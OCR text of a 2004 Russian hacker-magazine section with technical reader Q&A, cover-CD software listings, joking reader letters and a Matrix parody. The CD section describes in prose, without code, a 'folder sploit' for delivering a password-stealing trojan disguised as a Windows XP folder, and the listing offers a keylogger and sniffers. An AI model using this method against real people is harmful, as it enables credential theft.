❷. Опять же загружаемся с установочного диска, но в меню sysinstall'a выбираем не Custom, а Fixit. Далее кликаем по кнопке Floppy (загрузочная дискета) или CDROM #2 (второй установочный диск), в зависимости от того, что тебе удобнее. В появившейся консоли вводи магические команды:

fdisk -B -b /boot/boot0 /dev/ad0

Ключ /dev/ad0 подразумевает работу с первым IDE-диском. Соответственно, откорректируй этот параметр, если загрузочник необходимо записать на какой-либо другой девайс.

❸. И, наконец, самый простой способ, который актуален только при наличии на машине работающей винды.

Меню Пуск -> Выполнить -> буква_cdroom_диска:\TOOLS\bootinst.exe boot.bin

Готово!

Q ■ Начальство всерьез задумалось о сокращении расходов на интернет. Пришлось через "не хочу" отрубить файрволом возможность скачивать mp3/mpg/avi-файлы, а также заблокировать порты, которые используют pear-to-pear клиенты (Kazaa, eDonkey и т.п.) Осталась единственная проблема - сетевое радио. Пользователи слушают его повально, но, сколько бы я ни старался, отключить его полностью так и не смог. Посоветуй что-нибудь!

A ■ А в чем, собственно, проблема? Решение сводится к определению, каким образом юзеры его слушают, и созданию соответствующих блокирующих правил файрвола. Прежде всего необходимо перекрыть передачу *.pls файлов, а также закрыть 8000, 8001, 9000 порты. Тем самым ты обрубишь вездесущие винамповские стримы, которые в последние годы стали наиболее распространенным форматом online-вещания. Если проблемы на этом не закончатся, копай в сторону streaming audio и real audio. А именно: файлов *.ra, *.rm и портов 1170, 1175.

Q ■ Появилась идея написать пару плагинов к файловым менеджерам Far и Total Commander. Поделись, пожалуйста, опытом - заранее спасибо!

A ■ Не вопрос, начну с Far'a. Если ты хорошо владеешь паскалем, то попробуй воспользоваться отличным win32-компилятором Virtual Pascal (www.vpascal.com) и рекомендациями некого Raven'a, изложенными в его статье (http://raven.elk.ru/far/vpplug.rar). То, что ничего сложного в плагиностроении нет, ты поймешь с самых первых минут изучения. А выложенные на этом же сайте исходники готовых решений и вовсе должны внести полную ясность в процесс создания плагинов для Far'a. Тем, кто паскалем уже давно переболел, советую обратиться к манулам, идущим непосредственно в комплекте с Far'ом. Масса примеров и документации наверняка порадует всех C/C++, а также Delphi программистов. Что же касается Total Commander'a, то соответствующей инфы в Сети не так уж много. Тем не менее, кое-что иногда попадается. Типичный пример - статья "Листер плагин на Borland Delphi 7 (C++ Builder 6)", опубликованная на сайте www.wincmd.ru.

Q ■ Расскажи, пожалуйста, о формате DjVu! В чем его преимущество перед аналогами? Скачал книгу с одноименным расширением и не знаю, чем ее можно просмотреть...

A ■ Задачу о переводе информации с бумаги в цифровой вид пытливые умы решают уже довольно давно. Решение с самого начала осложнялось тем, что, помимо текста, в книгах, как правило, присутствуют многочисленные иллюстрации, графика и формулы. Возникла потребность в средстве, готовом эффективно совмещать и одно, и другое, и третье. Небезызвестные TeX и Postscript в свое время набрали немалые обороты в этом направлении. Да так, что их использование продолжается и по сей день... по привычке. Среди новых форматов выделяется PDF, который благодаря своей универсальности уверенно занимает лидирующие позиции в "цифровом книгопечатании". Электронная подшивка нашего журнала - еще одно тому подтверждение. Однако не так давно в Сети начался новый ликбез - по формату DjVu ("дежавю"). Несмотря на то, что DjVu уже несколько лет, должного признания и распространения разработка компании AT&T до сих пор не получила. Почему? Сложно сказать. Тем не менее, я все чаще и чаще начинаю получать вопросы о нем. Итак, обо всем по порядку. Самым главным и неоспоримым плюсом формата является невероятная эффективность сжатия при практически незаметной потере качества. Если сравнивать со всем известным JPEG`ом, то при всех прочих равных условиях выходной файл DjVu, как правило, оказывается в 7-8 раз меньше. Впечатляет, правда? Если говорить на конкретном примере, то трехтомник Дональда Кнута "Искусство программирования", который должен, по крайней мере, пролистать любой уважающий себя программист, в формате DjVu занимает всего 18 Мб. А это, замечу, примерно 2200 страниц, полных текста, формул и блок-схем. Успех технологии заключается в опоре на понятие о том, что текст и иллюстрации не являются равнозначными составляющими документа, и эффективные методы сжатия одного не справляются с упаковкой другого. В DjVu используется специальная технология, которая отделяет всю текстовую информацию от сканированного образа, а затем сжимает каждую составляющую по совершенно разным методам. Минус у формата, пожалуй, только один - отсутствие возможности реализации поиска. Ничего не поделаешь - никто не идеален. Напоследок замечу, что для просмотра *.djvu файлов разработчики рекомендуют свой собственный плагин для Internet Explorer`a, который лежит на их сайте www.lizardtech.com. Но мне больше по душе сторонний вьюер - DjVu Solo (www.cqham.ru/ftp2/DjVuSolo3.1.exe). Его-то тебе и советую: приятнее в использовании, да и весит значительно меньше.

Q ■ Привет! Перейду сразу к делу, ситуация такова: в небольшой локальной сети интернет раздается с помощью стандартных средств Windows XP. Такая организация нас полностью устраивает за исключением одного нюанса. Я не знаю, как настроить обрыв соединения, если оно не требуется.

A ■ Самый простой вариант - активизировать функцию обрыва соединения в случае отсутствия активного трафика. Промежуток тайм-аута задается там же, где и все остальные настройки - в опциях удаленного подключения. Однако никто не дает гарантии, что в момент обрыва связи какой-нибудь юзер не будет набирать очередной URL в адресной строке браузера. Поэтому все-таки рекомендую другой способ - настроить специальные софтины, к примеру, WinProxy (www.winproxy.cz/indexru.html) или WinRoute (www.keriowinroute.com). Пусть даже ты не будешь использовать их в качестве прокси-сервера или средства раздачи инета, зато у удаленных пользователей появится возможность контролировать расшаренное соединение. Тем более особых навыков и знаний от них не требуется: с нажатием кнопки "подключиться/соединиться", расположенной на созданном программой веб-сервере, справится каждый. А вообще задумайся о переходе на безлимитный тарифный план - если сеть корпоративная, то, возможно, даже дешевле выйдет.



TM RADIO ULTRA

■ Рыбушкин Андрей aka symbiosis (cd@real.xakep.ru)

DISCO

ВИДЕОУРОК: FOLDER SPLOIT

Впаривание трояна хозяину сервера – один из методов взлома. Этот видеоурок посвящен одной из статей этого номера. В нем наглядно демонстрируется метод, работающий в WinXP, с помощью которого можно замаскировать трой под обыкновенную директорию. Способ заключается в следующем. Хакер подготавливает mhtml-проект, содержащий в себе exe'шник трояна и простенький javascript, запускающий этот троян. Основной баг XPени заключается вот в чем. Если дать этому html-project'у расширение .folder, он будет отображаться как обыкновенная папка, которую хакер заархивирует и отошлет жертве. Так как жертва в ней ничего подозрительного не увидит, она попытается открыть ее, в результате чего запустится браузер IE. Javascript, находящийся в хакерской псевдопапке, запустит троя. Троянский конь, в свою очередь, соберет все пароли, которые сможет найти, и отошлет их на мыло хакера. Пришедшие на мыльник хаксора пароли и будут доказательством взлома.


АНТИВИРУС КАСПЕРСКОГО PERSONAL


ОС: WINDOWS

Говорить о том, что это лучший на сегодняшний день антивирус, думаю, не стоит – это и так все знают. Можно только перечислить некоторые его функции, и этого будет достаточно :).

- Эффективная защита в масштабе реального времени.
- Постоянная антивирусная фильтрация электронной почты.
- Комплексная проверка почтовой корреспонденции.
- Защита мест хранения данных.
- Защита даже от неизвестных вирусов.
- Уникальная система перехвата скрипт-вирусов.
- Поддержка архивированных и компрессированных файлов.
- Изоляция инфицированных объектов.
- Полная автоматизация антивирусной защиты.
- Ежедневные обновления антивирусной базы через интернет.
- Универсальная загрузочная система.
- Оптимизация работы программы.

Короче говоря, каждый, кто заботится о своих данных на компе, must have! А теперь самое главное: в папке лежит ключик, который позволяет программе работать в ПОЛНОФУНКЦИОНАЛЬНОМ режиме в течение 30 дней. Ты спросишь, а что же дальше? А дальше все просто: покупаешь следующий номер Хакера и находишь на диске следующий ключик. Таким образом, если ты постоянный читатель нашего журнала, твоя тачка всегда будет надежно защищена от всех вирусов. Кроме самой программы, ищи папку со свежими апдейтами антивирусных баз.





KASPERSKY ANTI-HACKER

ОС: WINDOWS

Еще один продукт, который поможет тебе в непростом деле защиты любимого компа. Kaspersky Anti-Hacker предназначен для контролирования деятельности компьютера на основе двухуровневого анализа сетевой активности системы: операции на уровне приложений (высокоуровневые операции) и операции на уровне пакетов данных (низкоуровневые операции).

Вот список его возможностей:

- Настройка правил фильтрации.
- Настраиваемые уровни безопасности.
- Эффективная защита против всех известных типов хакерских атак.
- Режим самообучения.
- Проверка оригинальности исполняемых файлов.

Как и в случае с Антивирусом Касперского, в папке лежит 30-дневный ключ, а в следующем номере будет продолжение.

ICQ 4.0 LITE EDITION WITH XTRAZ


ОС: WINDOWS

Вышла новая версия всем известной Аськи - ICQ 4.0 Lite Edition with Xtraz (build 1646). Главной отличительной чертой нового клиента стал ICQ Xtraz центр. Он предназначен для всяких интерактивных развлечений, которых пока, правда, не особо много. (В будущем ожидается увеличение и расширение этого центра.) Кроме этого, у программы изменился интерфейс, появилась служба поздравительных открыток на все случаи жизни. Теперь можно добавить каждому собеседнику аватар, при этом он будет отображаться в окне сообщения и в трее при получении мессаги. В общем, любителям «Легкой Аси» стоит посмотреть и потестить новые примочки.









VMWARE WORKSTATION 4.5

ОС: LINUX

Новая версия программы для установки на один компьютер нескольких операционок без разбивания диска на разделы. Наверное, я не ошибусь, если скажу, что VMware Workstation 4.5 – это самая популярная и хорошая виртуальная машина. Так что если тебе надо поставить несколько осей на тачку, а геморроиться с раскаткой и разбиением харда тебе лень, да и нужды особой нет, то смело юзай VMware Workstation.

&RQ 0.9.4.16

ОС: WINDOWS


&RQ, в народе - "Крыса". Это клон ICQ. Скажу честно, после того как я его попробовал, меня под страхом смерти не уговоришь пересесть на ICQ, Миранду и т.п. Дело в том, что Крыса имеет очень много полезных фишек. Первой отличительной чертой является то, что все диалоги ведутся в одном окне под разными закладками. Это экономит место и дико удобно, когда привыкнешь! :) Второй мегаудобной фишкой является то, что каждое новое сообщение высвечивается рядом с треем. Сидишь, работаешь, и не надо каждый раз тыкать на мигающее окошко - в трее покажется мессага, и тебе останется решить, отвечать на нее или нет. Ну про то, что можно добавлять юзеров в контакт без авторизации, и говорить не стоит - просто удобная функция. Кроме всего этого, &RQ работает намного быстрее аналогов, и твои мессаги улетают мгновенно.

Описание, настройки, ФАК и темы можешь найти на сайте http://pig.asechka.ru/rq/.

MACROMEDIA ROBOHELP X5

ОС: WINDOWS

Наверняка у тебя часто возникал вопрос о создании всевозможных хелпов. Так вот теперь на этот вопрос найден универсальный ответ - Macromedia RoboHelp X5. Это очень мощный пакет для работы с самыми разными видами хелпов. Самым интересным и полезным, конечно же, является то, что с помощью этой программы элементарно создавать помощь в формате WinHelp и HTML Help. Кроме этих двух форматов, поддерживается еще куча, среди которых Oracle Help, WebHelp, Java Help. Весь процесс создания справочных файлов состоит из трех этапов. Сначала импортируешь информацию из файлов формата HTML, Word, FrameMaker, PDF, XML etc. Затем приводишь все к тому виду, какой тебе необходим, используя для этого встроенный HTML редактор, Ворд или любой другой HTML редактор. Ну и, в конце концов, экспортируешь результат в файлы помощи: FlashHelp, WebHelp, HTML Help, WinHelp, XML, HTML, Oracle Help, JavaHelp, Printed Docs (Word/PDF).



ДОКИ: RFC

RFC (Requests for Comments) – это полное оригинальное техническое описание принципов работы, стандартов и протоколов интернета. Если тебе нужно откопать доки, например, по протоколу IPv6 - сразу лезь в RFC. Почему именно туда? Да потому что в RFC ты найдешь полное описание этого протокола, написанное самим разработчиком. Сомневаюсь, что кто-то разбирается в стандарте лучше, чем сам создатель.

Хакер VER 05.04 (65)

CD 1

■ **WINDOWS**

■ **system**
BootLocker v7.85
EventSentry Light 2.30
FolderIcon XP 1.02
Kaspersky Anti-Hacker
Kaspersky updates
Magic Folders XP 04.01.3
Spyware and Adware Remover 8.2.0.6
WinBatch 2004a
Антивирус Касперского Personal
AutoPlay Menu Builder 4.0.682
Codec Pack All in 1 6.0.0.9
ColorImpact v2.5.0.331
DVD Shrink 3.1.7
DVDFab 1.75
DVDFab Lite 1.51
FairStars Recorder 2.51
IconDeveloper Professional 1.00
IoNeo Aero Studio 1.0.7.9
TextAloud MP3 1.499
Video Edit Magic 3.31
XMPlay 3.0.0.8

■ **net**
&RQ 0.9.4.16
3D-FTP 7.0
ICQ 4.0 Lite Edition with Xtraz
ICQ megapack
Kerio WinRoute Firewall 6 RC1
Magellan 1.0
Mirador Instant Messenger 2.0.2.3
ShellGuard 3.46
Tales chat 1.38

■ **development**
BrowserBob 3 Professional
Installer2go 4.0
Macromedia RoboHelp X5
PHP Expert Editor 3.2
RFC
SQLyog 3.70

■ **multimedia**
Algolab Photo Vector 1.97.5

■ **misc**
AV Voice Changer Software DIAMOND 3.0
BookSeer 3.2.8
DiscSafe 2.0.19
Guitar Pro 4.0.8
MicroRecorder 0.1

■ **UNIX**

■ **system**
Box Backup 0.05
Browseable Online Backup System 0.6.2
kernel
LinuxConsole 0.4
VMware Workstation 4.5

■ **net**
aNTG 2.2
Ettercap 0.7.0 pre1
Evolution 1.5.7
Kopete 0.8.2
LiteSpeed Web Server 1.5RC1

■ **development**
Jabberwocky 2.0.24

■ **multimedia**
cdrtools 2.01a28
dvdrip 0.50.18

■ **misc**
PwManager 0.7

CD 2

■ **VisualHack++**
- folder sploit
- Прохождение конкурса взлома

■ **Хакер 03(63) в PDF**


■ **ШароWAREZ**
BGInfo v 4.05
BX Language Acquisition v 1.5.6.3
FlaxMenu v 1.5
IsoBuster v 1.5
Keyhole v 1.7.2
Multi Install v 2.1.1b
Pepakura Designer v 1.1b
SphereXP v 0.75
WinGlance v 1.2.1
XPlite and 2000lite v 1.2


■ **UnixWAREZ**
Battle for Wesnoth v 0.7
Gaim v 0.76
ProFTPD v 1.2.9
SHOUTcast Server v 1.9.4
Tux Paint v 0.9.13
Zinf v 2.2.5

■ **X-Toolz**
AxCrypt
IcqSnif v 1.4.27
IP sniffer 1.53
NRG Tools 0.9
Relay TCP 1.0
SC-KeyLog v.2.24

■ **MUSIK**
- DJ Novak
- DJ Kononenko

Хакер VER 05.04 (65)







symbiosis vs. b00b1ik (magazine@real.xakep.ru)



ПИСЬМО: ОТ: Ashot Kikabidze [mailto: fuckhackcrack@rambler.ru]

Здравствуйте! У меня проблемы с реальностью... Все меня считают психом. Редко с людьми разговариваю, выхожу из дома редко, совсем утратил связь с реальностью. Сижу дома, выхожу в Сеть, сканирую, взламываю сервера, на этом все деньги и улетают. Люди меня не понимают, хотят всегда обидеть. Читаю только ваш журнал. Сам обнаружил несколько уязвимостей в некоторых прогах, сам пишу эксплойты. Я вырос в вашем журнале, так сказать, теперь уже ваш журнал мне кажется ламерским. Все, что я знаю, научился у вашего журнала. А ведь когда-то я был нормальным человеком. Взлом систем меня теперь морально не удовлетворяет, мне уже надоедает это. Что вы мне посоветуете?

Ответ Х:

Угбебен, Ашот Кикабидзе! Ты случайно не сын известного актера Мкртчяна?
Чувствуется, у тебя серьезные проблемы с реальностью, если тебе наш журнал кажется ламерским. Взлом систем тебя морально перестал удовлетворять, потому что ты перестаешь быть нормальным человеком. А ведь когда-то ты им был. Взламывал серверы, писал свои эксплойты, рос в нашем журнале.
Можем посоветовать тебе только одно: посмотри на улицу, там такая замечательная погода! Выйди, купи пива, позови друзей, посидите вместе на лавочке в теньке, поклейтесь к теткам, которые из-за высоких температур стали все больше и больше оголять свои тела.
Вероятно, ты скоро станешь вполне нормальным человеком и перестанешь писать свои эксплойты и называть наш журнал ламерским :).
Бывай!

ПИСЬМО: ОТ: Алексей Щепин [mailto: ghzero@list.ru]

Здрастье.
Не знаю, дошло ли мое письмо, но буду надеяться, что дошло, и его читает сам symbiosis. Так вот у меня вопрос: возможен такой хак, когда через мою линию подключается кто-то другой, или нет? А то на счете уже много, а я сидел всего ничего. Заранее благодарен Zer@ :).

Ответ Х:

Здрастье, коль не шутишь!
Письмо твое дошло до самого symbiosis'а. Уже только этот факт можно считать огромной удачей, т.к. до Симбиоза обычно мало что доходит. Куттеру всегда приходится медленно и по слогам объяснять, что он требует, иначе Симба не всосет. Ну, раз уж тебе так повезло, то слушай ответ на свой непростой вопрос. Мне трудно понять, какая именно у тебя линия - модемная или локалка. Но при любом раскладе хак возможен. Если у тебя диалап, злодей может спереть у тебя пароль и спокойно сидеть под ним. В случае с локалкой все еще проще, там же все проводками соединено, и твой сосед может перепаять проводки и спускать твой трафик на свои корыстные нужды. Я бы с удовольствием рассказал тебе, как бороться с такими пакостями, но ты спрашивал только о том, возможен ли такой хак. Итак, отвечаю на четко поставленный вопрос лаконично и кратно: "Возможен".

ПИСЬМО: ОТ: alex_nov [mailto: alex_nov@uraltc.ru]

Привет любимому журналу!
У меня возник такой вопрос. Возможно ли создание виртуальной машины (например, сервера) на домашнем компьютере, чтобы на нем потом тренироваться во взломе? Ответьте, пожалуйста, очень интересует. Вместо хвалебных речей посылаю вам это:

Снова дома я один, чем бы мне заняться?
Ставлю в комп свой Live CD, буду заниматься.
Что за *nix тут, что за зверь?
Говорят, он страшный.
Это SuSE 9.0, он вполне домашний.
Гном, Мазила, KDE - черт сломает ногу,
Ну куда мне кинуть клич, где найти подмогу?
А чего я торможу, я журнал свой погляжу.
"Хакер" из стола достал, в кресло сел и почитал.
Здесь на все нашел ответ, все, вопросов больше нет!

До свиданья.

Ответ Х:

Привет, Алекс!
Мы тут тоже решили пальцы веером сложить по поводу того, что умеем рифмовать :).

Написал нам Алекс_Нов. Что б ему ответить?
Он из реальных пацанов - сразу я заметил.
Ставит Алекс наш никсы, гнома и мазилу,
И кромсает сервера, словно Чикатило.
Сьюз девятый на компе - это не игрушки,
Сразу видно, что пацан взял инет на "мушку".
Алекс держит под столом стопочку журналов.
"Хакер" лишь читает он, потому что круто! (здесь немножечко не в рифму, что-то мысль моя сбежала :()
Да, конечно, Алекс_Нов, вирт-машину создавай!
Эмулируй кучу серверов и ломай, ломай, ломай!

Скромненько, но со вкусом, как говорится. Удачи во всем!
Всегда твоя, редакция журнала "Юный поэт".

ПИСЬМО: ОТ: Алекс Васильев [mailto: alex2004mix@mail.ru]

А как закрываются порты, вроде как через 135 лазают пакости какие-то?
И еще один какой-то процесс размером 5360 от 12.03.04 даты попадают на ночь с пятницы на субботу я обычно так и работаю. Кстати msblast.exe открывает много портов.

Best Regards
Vasilev Alex
Alex2004Mix@mail.ru
ICQ 320100247

Ответ Х:

Ачего, ну мы тоже курим. Мысли разбегаются, короче. 135 порт - вообще засада полная. Процессы висят от разных чисел, даже когда мы со вторника на субботу не работаем. Кстати, ВинЧих биосы палил.

Good Luck
Anikin Artem
b00b1ik@real.xakep.ru
ICQ 317352556



ПИСЬМО: ОТ: Deshee [mailto: deshee@rambler.ru]

Здрасте, люд хакской!
В номере 03(63)-2004 на втором диске есть ролик про то, как хакнуть сайт на SQL-движке... Возможно ли мне это повторить В ЦЕЛЯХ ОЗНАКОМЛЕНИЯ?.. Это безопасно?

Ответ Х:

Здравствуй, Деши!
К сожалению, повторять трюки, проделанные Маришкой в видеоуроке из мартовского номера Х, небезопасно. Все, что проделывала Маришка, было дано исключительно в целях ознакомления. Если кто-то из читателей вздумает повторять атаку на сайты, используя SQL-injection, его тут же посадят в каталажку доблестные блюстители электронного правопорядка!
Мы не шутим! Маришка уже сидит.



ПИСЬМО: ОТ: Kenan Shirinov [mailto: fullcrash@xaker.ru]

Proshu vas v sledushem nomere jurnala Xakep napisat o tom, kak mojno sozdat programmu. Zarane blagodaru vas!!!

Ответ Х:

My staraemsya vsegda vypolnyat' pros'by chitatelej, kakimi by durackimi oni ni byli. Vot i etu dusherazdirayuschuyu pros'bu my ne mozhem proignorirovat'. V sleduyuschem nomere zhurnala my vsenepremenno napishem o tom, kak mozhno sozdat' programmu. Prichem lyubuyu. Krome etogo, my napishem i o tom, kak nel'zya sozdat' programmu, korotenechko tak - na paru polos. Posle prochteniya etih materialov nuzhdy nachinayuschih (da i ne tol'ko nachinayuschih) programmistov v celyh polkah tolstennyh knizhek po teorii i praktike programmirovaniya otpadut... za nenadobnost'yu. Nu a poka dlya nachala ya vkratce rasskazhu tebe azy. Pervym delom tebe nuzhno opredelit'sya, kakuyu programmu ty hochesh' sozdat' i chto ona dolzhna delat'. Nu da ladno, hvatit azov - zhdi prodolzheniya na stranicah nashego zhurnala. Ne stoit blagodarnostej!

ПИСЬМО: ОТ: Александр Дергунов [mailto: enemysas@mail.ru]

Делайте обложки не такими развратными, мама денег не дает на любимый журнал.

Ответ Х:


Здорово, Саня!
Мы уже и сами не рады тому, что делаем обложки такими развратными :(. Дело в том, что из всей редакции на данный момент один Синтез не живет с родителями. Поэтому работает над журналом только он. А всех остальных мамы не пускают в редакцию ходить и делать такие развратные обложки :(. А что случилось с мягкими местами редакторов после того, как их отцы увидели обложки, и говорить страшно. Куттер вот теперь подкладывает грелку со льдом себе на кресло.

ПИСЬМО: ОТ: Vasja [mailto: lamer_pupkin@mtu-net.ru]


Как установить пароль на MsSQLserver ver. 8.00.760? Абсолютно не допру-у-у-у-у-у-у! На www.microsoft.ru не могу ничего понять. Мой "английский" подкачал.
Прошу рассказать попроще.
Сами понимаете.
Best regards, Vasja!

Ответ Х:

Ой, сам Вася Пупкин! Или это его клон? Ну ладно, неважно...
Давай разберемся, почему на сайте Microsoft.RU тебе не хватает знаний в области АНГЛИЙСКОГО? Это же сайт на русском языке. Так что зря ты пишешь, что мы сами понимаем - лично я ничего не понимаю :(. То есть я даже просто абсолютно не допру-у-у-у-у-у-у, что происходит. И вообще, где я нахожусь?
Best regards, Andrew!



Chupaka (Mike900c@yandex.ru)



ХУМОР Matrix Reloaded v 2.0



Свежий, но не трезвый взгляд на классику

Кури братья Вачовски больше гаши с махрой, у них бы получился самый культовый фильм всех времен и народов. Я не имею в виду спецэффекты, я говорю о сюжете. Да, конечно, сюжет Матрицы завораживает, но не более. Куда интереснее вникать в смысл сюжета пьяного подростка, вызвавшегося помочь сценаристам из Гоппивуда. Один из вариантов сценария, не прошедшего волею судеб отбор на звание основного, я тебе сегодня как раз и хочу представить.

ЛИТР ПИВА В СЦЕНАРИСТЕ И ЗАВЯЗКА СЮЖЕТА

Это был обычный вечер в старой коммунальной квартире на окраине Москвы. Симбиозис сидел за компьютером в своей комнате (ну, комната была не совсем его, ведь квартира коммунальная), когда вдруг ему пришло сообщение по асе от неизвестного пользователя:

– Следуй за белым кроликом.

– Иди-ка ты лесом, гопник поганый! – зло ответил Симбиоз, т.к. еще находился в шоке от вчерашнего прикола Бублика.

Тогда ему в асю постучались еще человек тридцать таких же гопников с предложением обсудить творчество Валерии в свете ее нового романа. Далее последовало сообщение, из которого Симбиоз узнал много нового о творчестве этой, несомненно, гениальной певицы и о себе лично. Смысл этого сообщения заключался в неудовлетворенных сексуальных инстинктах нашего героя. И тут Симбиозис понял, что с этого момента его жизнь должна измениться. Доподлинно не известно, о чем он подумал, но идиотская улыбка расплылась на его лице, и капельки слюны вперемешку с пеной появились на уголках его губ. Но долго мечтать Симбиозу не дали. Раздался звонок в дверь. Мечтатель пошел открывать. На пороге, в костюме розового пасхального кролика, стоял немолодой потрепанный мужчина. Некогда шикарный костюм сохранил прекрасную длинную шерсть... местами... под мышками и на обратной стороне коленок. При виде Симбиозиса кролик испуганно повел ушами и ринулся вниз по лестнице. «Вали отсюда, наркоша обдолбанный!» – крикнул ему вслед Симбиоз, захлопнул дверь и вернулся за комп.

Через несколько минут звонок повторился. Симба открыл дверь и вынужден был выслушать короткий монолог розового зверя, благодаря которому он пополнил и без того энциклопедические знания о таких причудах человеческой природы, как мужеложство, некрофилия, а также о ядерном распаде и возможной причине своей смерти. И вот тут Симбиоз догадался, что пасхальное чудовище и есть белый кролик (Ваниш отстирывает пятна на цветном белье, но к белым вещам его лучше не подпускать), за которым он должен последовать. И он последовал (логично, ага?). Через сорок минут вялотекущей погони (кролик страдал ожирением и одышкой) Симбиоз оказался у дверей незнакомого клуба.


ДВА ЛИТРА ПИВА И ВСЕ РАВНО ЗАВЯЗКА СЮЖЕТА

Он вошел внутрь и в полумраке клуба наткнулся на очень симпатичную девушку. Это была Лиса. Она спросила у Симбиозиса:

– Хочешь, что-то тебе покажу?

В глазах Симбы вспыхнул огонек, внизу живота приятно защекотало. Мозг начал лихорадочно работать. Но в голове мелькнула только

Спрашивали, не болеет ли Синтез стригущим лишаем. Все ли нормально у него с ушами?



одна мысль: «Запись в дневнике на сегодняшний день: повезло!»
– Да не ТО, кретин, ты не в моем вкусе, и к тому же я замужем! – поняла нехороший замысел Симбы Лиса. – Я расскажу тебе про другой мир! Такого ты еще не видел и вряд ли увидишь без моей помощи!
Блеск в глазах Симбиозиса исчез вместе с возбуждением. И Лиса начала свое повествование. Симбиозу было уже ХОРОШО, так как он успел заправить внутренний резервуар двумя пинтами пива и парой коктейлей. Он принялся радостно клевать носом (душка :)) под необычную сказку Лисы.
Проснувшись утром, Симбиоз понял, что лекция про Матрицу еще не закончилась. Напротив, Лиса вошла во вкус и в красках рассказывала о тяжкой, но короткой жизни будущего повстанца и о его мучительной смерти. Он деликатно извинился и, кое-как подняв свое личико с барной стойки, быстренько свалил домой.
На следующий день Симбиоз заглянул в редакцию, чтобы отредактировать статью с интригующим названием «Флуктуация гравитационного поля атома тербия под воздействием жесткого гамма-излучения во время весеннего гона у дальневосточных выдр» (автора этого материала в будущем уволят за похабные названия статей :)). Как только Симба добрался до гипотезы Дарвина-Лошмидта-Бродхуна, он, не без помощи третьего глаза, почувствовал, что к подъезду редакции подкатил уазик с мильтонами. Возможно, его догадка была основана на оглушительном вое ментовской сирены по всему району, хотя не факт. Но тут зазвонил мобильник, и мысль Симбиозиса прервалась. Незнакомец представился Синтезом, после чего Симбиоз распознал в незнакомце своего издателя. Завязался следующий душещипательный диалог:
– Они за тобой... – сказал Синтез.
